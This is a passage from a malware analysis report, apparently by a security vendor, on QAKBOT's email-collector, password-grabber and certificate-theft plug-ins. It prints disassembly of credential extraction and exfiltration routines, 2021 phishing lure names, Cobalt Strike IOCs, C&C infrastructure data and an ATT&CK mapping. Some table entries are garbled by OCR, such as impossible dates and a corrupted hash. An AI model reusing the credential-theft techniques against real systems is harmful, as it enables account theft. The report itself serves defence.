


Figure 14. The emailcollector_dll




Figure 15. Invoking the “GetEmailMsgRecipients()” function

```
sub_180004E70          proc start
                                              ; CODE XREF: 0x180001036
                                              ; DATA XREF: 0x18001F18C
; unwind {
  48 89 4C 24 08        mov    qword ptr [rsp + 8], rcx
  48 83 EC 38           sub    rsp, 0x38
  C7 44 24 20 00+       mov    dword ptr [rsp + 0x20], 0
  C7 44 24 24 00+       mov    dword ptr [rsp + 0x24], 0
  33 C9                 xor    ecx, ecx
  FF 15 B7 C3 00+       call   qword ptr [0x180011248] -> ord_00000015
  48 8D 0D A8 4F+       lea    rcx, [0x180019E40]  ; "^[-A-Za-z0-9._%+]+@[-A-Za-z0-9.]+\\.[A-Za-z]+$"
  E8 13 01 00 00        call   sub_180004FB0
  48 89 05 4C 97+       mov    qword ptr [0x18001E5F0], rax
  48 8D 0D C5 4F+       lea    rcx, [0x180019E70]  ; "^[-A-Za-z0-9._]+:\\s"
  E8 00 01 00 00        call   sub_180004FB0
  48 89 05 41 97+       mov    qword ptr [0x18001E5F8], rax
  48 8D 15 0A 8C+       lea    rdx, [0x18001DAC8]
  48 8D 0D C3 4F+       lea    rcx, [0x180019E88]  ; "CollectOutlookData(): started nick=%s"
  E8 66 C8 FF FF        call   sub_180001730
  48 8B 4C 24 40        mov    rcx, qword ptr [rsp + 0x40]
  E8 EC FC FF FF        call   sub_180004BC0
  8B 15 0A 97 01+       mov    edx, dword ptr [0x18001E5E4]
  48 8D 0D CF 4F+       lea    rcx, [0x180019EB0]  ; "CollectOutlookData(): done g_dwTotalGoodEmailsCount=%u"
  E8 4A C8 FF FF        call   sub_180001730
  33 C0                 xor    eax, eax
  48 83 C4 38           add    rsp, 0x38
  C3                    ret
; } // starts at sub_180004E70
```

Figure 16. Extraction of email address using email regex and CollectOutlookData() function call

The QAKBOT email collector plug-in performs email header parsing to identify interesting header items. This process includes parsing email authentication results from DomainKeys Identified Mail (DKIM) signatures and antispam detection results. The email collector module also collects data from the Microsoft Outlook address book. After the collection, stolen data is uploaded with HTTPS POST (not FTP as used by QAKBOT for other data exfiltration).

```
auStack96[0] = "DKIM-Signature:";
auStack96[1] = "Received-SPF:";
auStack96[2] = "X-Microsoft-Antispam:";
auStack96[3] = "X-Spam";
uStack64 = "DomainKey-Signature:";
uStack56 = "X-CMAE-Score:";
uStack48 = "X-Nonspam:";
auStack104[0] = 0;
iStack112 = sub_18000AB40(param_2, 10, 1, auStack104);
iStack124 = 0;
uStack36 = 0;
while ((uStack36 < auStack104[0] && (iStack124 == 0))) {
    for (uStack32 = 0; uStack32 < 7; uStack32 = uStack32 + 1) {
        uVar1 = (*_lstrlenA)();
        uStack24 = (uint64_t)uStack36;
        iVar2 = (*_StrCmpNIA)(*(undefined64 *)(iStack112 + (uint64_t)uStack36 * 8),
                              auStack96[uStack32], uVar1);
        if (iVar2 == 0) {
            iStack124 = 1;
            break;
        }
    }
    uStack36 = uStack36 + 1;
}
```

Figure 17. Email header parsing

```
loc_180003E20:                                ; CODE XREF: 0x180003E16
  44 8B 44 24 60        mov    r8d, dword ptr [rsp + 0x60]
  48 8D 15 A4 56+       lea    rdx, [0x1800194D0]  ; "CollectOutlookAddressBookThread(): pPabContainer->GetContentsTable Error hRes=%08X"
  33 C9                 xor    ecx, ecx
  E8 ED D6 FF FF        call   sub_180001520
  C7 44 24 48 FF+       mov    dword ptr [rsp + 0x48], 0xFFFFFFFF
  E9 FB 01 00 00        jmp    loc_18000403B
```

Figure 18. The function call to collect address book information
CollectOutlookAddressBookThread()

```
loc_18000612D:                                    ; CODE XREF: 0x18000610D
  C7 44 24 48 01+       mov     dword ptr [rsp + 0x48], 1
  48 C7 44 24 50+       mov     qword ptr [rsp + 0x50], 0
  C7 44 24 30 00+       mov     dword ptr [rsp + 0x30], 0
  48 8B 4C 24 40        mov     rcx, qword ptr [rsp + 0x40]
  FF 15 77 B0 00+       call    qword ptr [0x1800111C8] -> lstrlenA
  48 C7 44 24 28+       mov     qword ptr [rsp + 0x28], 0
  48 8D 4C 24 30        lea     rcx, [rsp + 0x30]
  48 89 4C 24 20        mov     qword ptr [rsp + 0x20], rcx
  4C 8D 4C 24 50        lea     r9, [rsp + 0x50]
  44 8B C0              mov     r8d, eax
  48 8B 54 24 40        mov     rdx, qword ptr [rsp + 0x40]
  48 8D 0D E8 1F+       lea     rcx, [0x180018160]  ; "https://[redacted]"
  E8 13 44 00 00        call    sub_18000A590
  85 C0                 test    eax, eax
  7D 2D                 jge     loc_1800061AE
  FF 15 29 AF 00+       call    qword ptr [0x1800110B0] -> GetLastError
  48 8D 15 FA 1F+       lea     rdx, [0x180018188]  ; "JsonUploadChunk(): wpost() failed!"
  8B C8                 mov     ecx, eax
  E8 8B B3 FF FF        call    sub_180001520
  48 83 7C 24 50+       cmp     qword ptr [rsp + 0x50], 0
  74 0C                 je      loc_1800061A9
  33 D2                 xor     edx, edx
  48 8D 4C 24 50        lea     rcx, [rsp + 0x50]
  E8 07 2D 00 00        call    sub_180008EB0
```

Figure 19. Function showing the email data exfiltration method

Password grabber plug-in

The QAKBOT password grabber module can extract credentials (username, password, and host) from the following applications:

- Outlook
- Internet Explorer
- Chrome
- CuteFTP
- Firefox

Popular browser and email clients are potential targets, and CuteFTP, a rarely used FTP client, is also on the list. There are a few interesting points to note when looking over the list of targeted applications. For example, we know that QAKBOT uses stolen FTP details for the purpose of data exfiltration channels. Chrome no longer supports FTP, so malicious actors would need to grab credentials out of a separate application to steal FTP credentials. Also, QAKBOT uses Network Security Service (NSS) libraries (nss.dll) to interact with Firefox password storage and pilfer credentials from the Firefox SQLite database

```
_start:                                                 ; ENTRYPOINT
  55                        push   ebp
  8B EC                     mov    ebp, esp
  51                        push   ecx
  83 7D 0C 01               cmp    dword ptr [ebp + 0xC], 1
  75 54                     jne    loc_1000118E
  8B 45 10                  mov    eax, dword ptr [ebp + 0x10]
  89 45 FC                  mov    dword ptr [ebp - 4], eax
  E8 8B 51 05 00            call   sub_100562D0
  68 44 49 07 10            push   0x10074944           ; "plugin_passgrabber"
```

Figure 20. The password-grabbing function “plugin_passgrabber”

```
loc_1004EFE2:                                           ; CODE XREF: 0x1004EFDB
  83 BD EC FD FF+       cmp    dword ptr [ebp - 0x214], 0
  74 65                 je     loc_1004F050
  6A 00                 push   0
  68 24 E3 05 10        push   0x1005E324        ; "] cl=[cuteftp]"
  8D 8D 48 FB FF+       lea    ecx, [ebp - 0x4B8]
  51                    push   ecx
  68 18 E3 05 10        push   0x1005E318        ; "] pass=["
  8D 95 C8 FA FF+       lea    edx, [ebp - 0x538]
  52                    push   edx
  68 0C E3 05 10        push   0x1005E30C        ; "] user=["
  8D 85 C8 FB FF+       lea    eax, [ebp - 0x438]
  50                    push   eax
  68 08 E3 05 10        push   0x1005E308        ; ":"
  8D 8D 48 FA FF+       lea    ecx, [ebp - 0x5B8]
  51                    push   ecx
  68 00 E3 05 10        push   0x1005E300        ; "host=["
  68 00 02 00 00        push   0x200
  8D 95 D0 FB FF+       lea    edx, [ebp - 0x430]
  52                    push   edx
  68 EC DC 06 10        push   0x1006DCEC
  E8 58 6E 00 00        call   sub_10055E90
  83 C4 34              add    esp, 0x34
  8D 85 D0 FB FF+       lea    eax, [ebp - 0x430]
  50                    push   eax
  68 F8 E2 05 10        push   0x1005E2F8        ; "cuteftp"
  FF 15 CC 49 07+       call   dword ptr [0x100749CC]
  83 C4 08              add    esp, 8
```

Figure 21. CuteFTP password extraction routines

```
sub_10052CD0            proc start
                                                ; CODE XREF: 0x10052F43
  55                    push   ebp
  8B EC                 mov    ebp, esp
  83 EC 38              sub    esp, 0x38
  C6 45 E0 74           mov    byte ptr [ebp - 0x20], 0x74
  C6 45 E1 65           mov    byte ptr [ebp - 0x1F], 0x65
  C6 45 E2 6D           mov    byte ptr [ebp - 0x1E], 0x6D
  C6 45 E3 70           mov    byte ptr [ebp - 0x1D], 0x70
  C6 45 E4 6C           mov    byte ptr [ebp - 0x1C], 0x6C
  C6 45 E5 6F           mov    byte ptr [ebp - 0x1B], 0x6F
  C6 45 E6 67           mov    byte ptr [ebp - 0x1A], 0x67
  C6 45 E7 69           mov    byte ptr [ebp - 0x19], 0x69
  C6 45 E8 6E           mov    byte ptr [ebp - 0x18], 0x6E
  C6 45 E9 00           mov    byte ptr [ebp - 0x17], 0
  68 5C F9 05 10        push   0x1005F95C       ; "dump_chromesql_pass(): started"
  E8 E8 28 00 00        call   sub_100555F0
  83 C4 04              add    esp, 4
  E8 B0 F9 FF FF        call   sub_100526C0
  89 45 F8              mov    dword ptr [ebp - 8], eax
  83 7D F8 00           cmp    dword ptr [ebp - 8], 0
  75 14                 jne    loc_10052D2D
  68 24 F9 05 10        push   0x1005F924       ; "dump_chromesql_pass(): GetChromeProfilePath() failed"
  6A 00                 push   0
  E8 0B 27 00 00        call   sub_10055430
  83 C4 08              add    esp, 8
  E9 07 02 00 00        jmp    loc_10052F34
```

Figure 22. Chrome password extraction routines

```
sub_10053670              proc start
                                                     ; CODE XREF: 0x1004E7C2
  55                        push    ebp
  8B EC                     mov     ebp, esp
  68 4C FF 05 10            push    0x1005FF4C           ; "ExtractOutlookAccounts(): started"
  E8 73 1F 00 00            call    sub_100555F0
  83 C4 04                  add     esp, 4
  68 00 60 00 00            push    0x6000
  E8 66 2C 00 00            call    sub_100562F0
  83 C4 04                  add     esp, 4
  A3 34 4A 07 10            mov     dword ptr [0x10074A34], eax
  83 3D 34 4A 07+           cmp     dword ptr [0x10074A34], 0
  75 19                     jne     loc_100536B4
  68 1C FF 05 10            push    0x1005FF1C           ; "ExtractOutlookAccounts(): mem_alloc() failed"
  FF 15 48 E1 05+           call    dword ptr [0x1005E148] -> GetLastError
  50                        push    eax
  E8 84 1D 00 00            call    sub_10055430
  83 C4 08                  add     esp, 8
  83 C8 FF                  or      eax, 0xFFFFFFFF
  EB 6C                     jmp     loc_10053720
```

Figure 23. Outlook credential extraction routines

```
loc_10050F87:                                  ; CODE XREF: 0x10050F63
  8B 55 EC                 mov    edx, dword ptr [ebp - 0x14]
  52                       push   edx
  8B 45 08                 mov    eax, dword ptr [ebp + 8]
  50                       push   eax
  68 78 EE 05 10           push   0x1005EE78         ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%08x' dwCount=%u"
  E8 57 46 00 00           call   sub_100555F0
  83 C4 0C                 add    esp, 0xC
  83 7D 08 00              cmp    dword ptr [ebp + 8], 0
  74 17                    je     loc_10050FB9
  8B 4D EC                 mov    ecx, dword ptr [ebp - 0x14]
  51                       push   ecx
  8B 55 08                 mov    edx, dword ptr [ebp + 8]
  52                       push   edx
  68 28 EE 05 10           push   0x1005EE28         ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%s' dwCount=%u"
  E8 3C 46 00 00           call   sub_100555F0
  83 C4 0C                 add    esp, 0xC
  EB 16                    jmp    loc_10050FCF
```

Figure 24. Internet Explorer credential extraction routines

```
loc_100524B3:                                       ; CODE XREF: 0x10052488
  6A 00                 push   0
  68 9C F6 05 10        push   0x1005F69C           ; "\\nss3.dll"
  8B 45 FC              mov    eax, dword ptr [ebp - 4]
  50                    push   eax
  E8 3D 2A 00 00        call   sub_10054F00
  83 C4 0C              add    esp, 0xC
  50                    push   eax
  FF 15 20 E1 05+       call   dword ptr [0x1005E120] -> LoadLibraryA
  A3 14 4A 07 10        mov    dword ptr [0x10074A14], eax
  83 3D 14 4A 07+       cmp    dword ptr [0x10074A14], 0
  0F 84 28 01 00+       je     loc_10052607
  68 90 F6 05 10        push   0x1005F690           ; "NSS_Init"
  8B 0D 14 4A 07+       mov    ecx, dword ptr [0x10074A14]
  51                    push   ecx
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 18 4A 07 10        mov    dword ptr [0x10074A18], eax
  68 80 F6 05 10        push   0x1005F680           ; "NSS_Shutdown"
  8B 15 14 4A 07+       mov    edx, dword ptr [0x10074A14]
  52                    push   edx
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 1C 4A 07 10        mov    dword ptr [0x10074A1C], eax
  68 70 F6 05 10        push   0x1005F670           ; "PL_ArenaFinish"
  A1 14 4A 07 10        mov    eax, dword ptr [0x10074A14]
  50                    push   eax
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 20 4A 07 10        mov    dword ptr [0x10074A20], eax
  68 64 F6 05 10        push   0x1005F664           ; "PR_Cleanup"
  8B 0D 14 4A 07+       mov    ecx, dword ptr [0x10074A14]
  51                    push   ecx
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 24 4A 07 10        mov    dword ptr [0x10074A24], eax
  68 4C F6 05 10        push   0x1005F64C           ; "PK11_GetInternalKeySlot"
  8B 15 14 4A 07+       mov    edx, dword ptr [0x10074A14]
  52                    push   edx
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 28 4A 07 10        mov    dword ptr [0x10074A28], eax
  68 3C F6 05 10        push   0x1005F63C           ; "PK11_FreeSlot"
  A1 14 4A 07 10        mov    eax, dword ptr [0x10074A14]
  50                    push   eax
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
  A3 2C 4A 07 10        mov    dword ptr [0x10074A2C], eax
  68 2C F6 05 10        push   0x1005F62C           ; "PK11SDR_Decrypt"
  8B 0D 14 4A 07+       mov    ecx, dword ptr [0x10074A14]
  51                    push   ecx
  FF 15 24 E1 05+       call   dword ptr [0x1005E124] -> GetProcAddress
```

```
  68 D0 20 05 10        push   0x100520D0
  68 68 F5 05 10        push   0x1005F568           ; "SELECT * FROM moz_logins;"
  8B 45 F0              mov    eax, dword ptr [ebp - 0x10]
  50                    push   eax
  E8 5F 3A FE FF        call   sub_10035DCE
  83 C4 14              add    esp, 0x14
  8B 4D F0              mov    ecx, dword ptr [ebp - 0x10]
  51                    push   ecx
  E8 46 A4 FF FF        call   sub_1004C7C1
  83 C4 04              add    esp, 4
```

Figure 25. QAKBOT using NSS libraries to interact with Firefox

Digital certificate theft

QAKBOT is also able to steal digital certificates. It enumerates the installed digital certificates with CertEnumSystemStore() and extracts both the certificate names and the data.

QAKBOT leverages FTP account information stored in the configuration to exfiltrate the stolen data. The FTP accounts are legitimate user accounts that were likely compromised in previous QAKBOT infections. In other words, the domains are not simply malicious domains created for the sole purpose of harvesting data stolen by QAKBOT.

```
loc_AE344B:                                          ; CODE XREF: 0x00AE343F
  FF 75 14              push    dword ptr [ebp + 0x14]
  8D 85 F4 FD FF+       lea     eax, [ebp - 0x20C]
  53                    push    ebx
  68 9C A3 B0 00        push    0xB0A39C             ; " cert_name=[%s|%s]"
  68 FF 01 00 00        push    0x1FF
  50                    push    eax
  E8 CB 07 01 00        call    sub_AF3C30
  8D 85 F4 FD FF+       lea     eax, [ebp - 0x20C]
  50                    push    eax
  FF 75 FC              push    dword ptr [ebp - 4]
  E8 8C 5E 01 00        call    sub_AF9300
  8B 5D 08              mov     ebx, dword ptr [ebp + 8]
  33 F6                 xor     esi, esi
  83 C4 1C              add     esp, 0x1C
  3B DE                 cmp     ebx, esi
  74 69                 je      loc_AE34E9
  39 75 0C              cmp     dword ptr [ebp + 0xC], esi
  7E 64                 jle     loc_AE34E9
  68 8C A3 B0 00        push    0xB0A38C             ; " cert_data=["
  FF 75 FC              push    dword ptr [ebp - 4]
  33 C0                 xor     eax, eax
  C6 45 F4 00           mov     byte ptr [ebp - 0xC], 0
  8D 7D F5              lea     edi, [ebp - 0xB]
  AB                    stosd   dword ptr es:[edi], eax
  E8 64 5E 01 00        call    sub_AF9300
  6A 05                 push    5
  8D 45 F4              lea     eax, [ebp - 0xC]
  56                    push    esi
  50                    push    eax
  E8 F8 06 01 00        call    sub_AF3BA0
  83 C4 14              add     esp, 0x14
  39 75 0C              cmp     dword ptr [ebp + 0xC], esi
  7E 2A                 jle     loc_AE34DA
```

Figure 26. QAKBOT function to steal and exfiltrate stolen data

QAKBOT Campaigns

1H 2021 campaign details

In the observed campaigns, the threat actors use both “financial” (compensation, overdue debt, rebate) and “business process” (claim, complaint, document) email header lures to entrap victims.




Figure 27. Detection of spam campaign lures from January 2021 to July 2021

The attachment name structure consists mainly of *<LureName><Random Number><Date_Code>.ext*. We show the attachment names we found, as well as when they were found, in the following table.

Campaign date	Date code	Attachment name
Feb 3, 2021	01192021	Complaint_Copy_369987483_01192021.xlsm
Feb 5, 2021	02032021	CompensationClaim-1286116047-02032021.xls
Feb 8, 2121	02082021	Claim-860207286-02082021.xls
Feb 2, 2010	02092021	Claim-1128432364-02092021.xls
Feb 22, 2021	02162021	Claim-1583503708-02162021.xls
Feb 19, 2021	02182021	Complaint-919056775-02182021.xls

Feb 23, 2021	02192021	Complaint_Letter_974761194-02192021.xls
Mar 6, 2021	03042021	Overdue-Debt-1225799455-03042021.xls
Mar 8, 2021	02022021	CompensationClaim-82785999-02022021.xls
Mar 13, 2021	03092021	Complaint-Copy-636146074-03092021.xls
Mar 13, 2021	03102021	Complaint-Letter-1867071504-03102021.xls
Mar 14, 2021	03122021	CompensationClaim_1542026698_03122021.xls
Apr 17, 2021	04152021	CompensationClaim-191863321-04152021.xlsm
Apr 16, 2021	04162021	4275293-04162021.xlsm
Apr 19, 2021	04192021	7374758652-04192021.xlsm
May 4, 2021	05042021	Outstanding-Debt-711821451-05042021.xlsm
May 6, 2021	05062021	1509454892-05062021.xlsm
May 10, 2021	05102021	Copy-806916968-05102021.xlsm
May 14, 2021	05132021	Debt-Details-1673749103-05132021.xlsm
May 17, 2021	05142021	Calculation-1888078752-05142021.xlsm
	05172021	Compensation-1231272851-05172021.xlsm

May 17, 2021		
May 19, 2021	05182021	Permission-1522921359-05182021.xlsm
May 19, 2021	05192021	Complaint-Letter-1373171828-05192021.xlsm
Jun 1, 2021`	06012021	Overdue_Debt_592550132_06012021.xlsm
Jun 3, 2021	06022021	Document_06022021_1550303392_Copy.xlsm
Jun 3, 2021	06032021	DEBT_06032021_808188295.xlsm
Jun 8, 2021	06082021	62730743159_06082021.xlsm
Jun 9, 2021	06092021	Cancellation_Letter_1246498236_06092021.xlsm
Jun 14, 2021	06142021	Rebate_2053672682_06142021.xlsm

Table 2. Email lures used by QAKBOT operators

1H 2021 second stage QAKBOT infections

After the initial QAKBOT infection, the operators move onto the second stage or follow-on infections, which can be attributed to the QAKBOT loader. This table shows the indicators of compromise (IOCs) for the second stage infections, as well as descriptions of the files and the detection timeline.


Date	File name indicator	IOCs
May 2021	Cobalt Strike	• 95fd08cb346b2a809eb1e7a7f7ed9982715b1912ba53cbc02833c82db02274f5
	C&C server	• hxxps://restcdn[.]com/ba.css

	C&C server IP	• 195.123.241[.]214
Apr 2021	Cobalt Strike	• 7afd454c3555a46c75bfb6dc888cfa01a8126f0d8bee960f75f9fd06ae38db1f
	C&C server	• hxxps://onlineceoshelp[.]com/jquery-3.2.2.min.js • hxxps://108.177.235[.]180/strap/j-devmin.js
	C&C server IP	• 108.177.235[.]180
Apr 2021	Cobalt Strike	• 64911d0ddd1bf9b72daf0a9ef3064f5bf45317126622573247f2b7c712f60495
Mar 2021	Cobalt Strike	• 098caeccd3ac77fb7591c1f938161dcC&Cd8c9f437235c53504381ed219732505
	C&C server	• hxxps://logon.securewindows[.]xyz/ptj
		• hxxps://45.144.29[.]185/cm

Table 3. IOCs for second stage infections

QAKBOT Infrastructure

QAKBOT tiered C&C infrastructure



QAKBOT uses a tiered (layered) network of C&C servers, which means that intermediary layers of servers facilitate communication with the C&C back end.

Tier 1 is the core infrastructure, and is also the botnet back end. Tier 3 proxies relay C&C server communication to the real C&C servers represented in the diagram as Tier 2. Tier 3 proxies get blocked quickly, so they are rotated in the malware configuration and change frequently.

This architecture shields the true location of back-end proxies from security researchers and law enforcement.

Here is a list of TCP ports used in C&C communication by the QAKBOT core and plug-ins 22, 80, 443, 995, 1194, 2078, 2087, 2222, 3389, 8443, 32100.

QAKBOT C&C infrastructure by autonomous system

We found that almost 25% of QAKBOT Tier 3 C&C server infrastructure can be associated with a single Autonomous System Number (ASN). ASNs are used by network operators to control routing and exchange routing information with other internet service providers (ISPs).

ASN	Ports	Percentage
3215	1194,2078,2087,2222	24.8%
20473	443,995,2222,8443	10.7%
5384	995,2078,2222	9.8%
11427	995,2222,3389	7.2%
6799	995,2222	5.5%
3737	995	5.2%
12479	2087,2222	3.8%
29049	2222	3.3%
22773	995	2.8%
12302	995	2.7%
30110	2222	2.7%
18712	995	2.7%
8400	995	2.3%
4837	995	1.5%
9443	995	1.3%
8612	32100	1.0%
11776	995	1.0%
16276	80	0.8%
42298	995	0.7%
11215	2078	0.7%
11260	995	0.7%

7385	995	0.7%
6871	2222	0.7%
60117	80	0.7%
51207	80	0.7%
206638	80	0.7%
21040	2222	0.7%
20001	2222	0.7%
13490	2222	0.5%
47331	2222	0.5%
12430	995	0.3%
2856	2222	0.3%
33363	2222	0.2%
12334	995	0.2%
3269	2222	0.2%
12684	2222	0.2%
5769	2222	0.2%
4181	995	0.2%
11351	2222	0.2%
30036	2222	0.2%
701	995	0.2%
396122	2078	0.2%
24560	2087	0.2%
8452	995	0.2%
39543	995	0.2%
8708	2222	0.2%
35819	995	0.2%

Table 4. QAKBOT Tier 3 C&C infrastructure

Tactics and Techniques

Mitre ATT&CK

Tactic	Technique (MITRE ID)
Initial access	**Spear phishing (T1566.001)**
	Spear-phishing link (T1566.002)
Execution	**Scheduled task** **(T1053.005)**
Persistence	**Registry run reys/startup folder** **(T1547.001)**
Privilege escalation	**Scheduled task** **(T1053.005)**
	Process hollowing **(T1055.012)**
Defense evasion	**Software packing** **(T1027.002)**
	DLL injection (T1055.001)
	Code signing **(T1553.002)**
	Signed binary proxy execution: regsvr32.exe **(T1218.010)**
	Signed binary proxy execution: rundll32.exe **(T1218.011)**
	Visualization/Sandbox evasion **(T1497.001)**
	Disable or modify tools **(T1562.001)**
Credential access	**Man in the browser**

	(T1185)
Lateral movement	**VNC** **(T1021.005)**
Collection	**Man in the browser** **(T1185)**
C&C	**Multi-pop proxy** **(T1090.003)**

References

[1]ISC Handler. (March 3, 2021). *SANS ISC InfoSec Forums*. "Qakbot infection with Cobalt Strike." Accessed on October 23, 2021, at https://isc.sans.edu/forums/diary/Qakbot+infection+with+Cobalt+Strike/27158/.

[2]Federal Bureau of Investigation. (Aug. 5, 2018). *Public Intelligence*. "FBI Cyber Bulletin: Identified Qakbot Malware Variant Found on Thumb Drive Manufactured in China." Accessed on October 23, 2021, at https://publicintelligence.net/fbi-qakbot-usb/.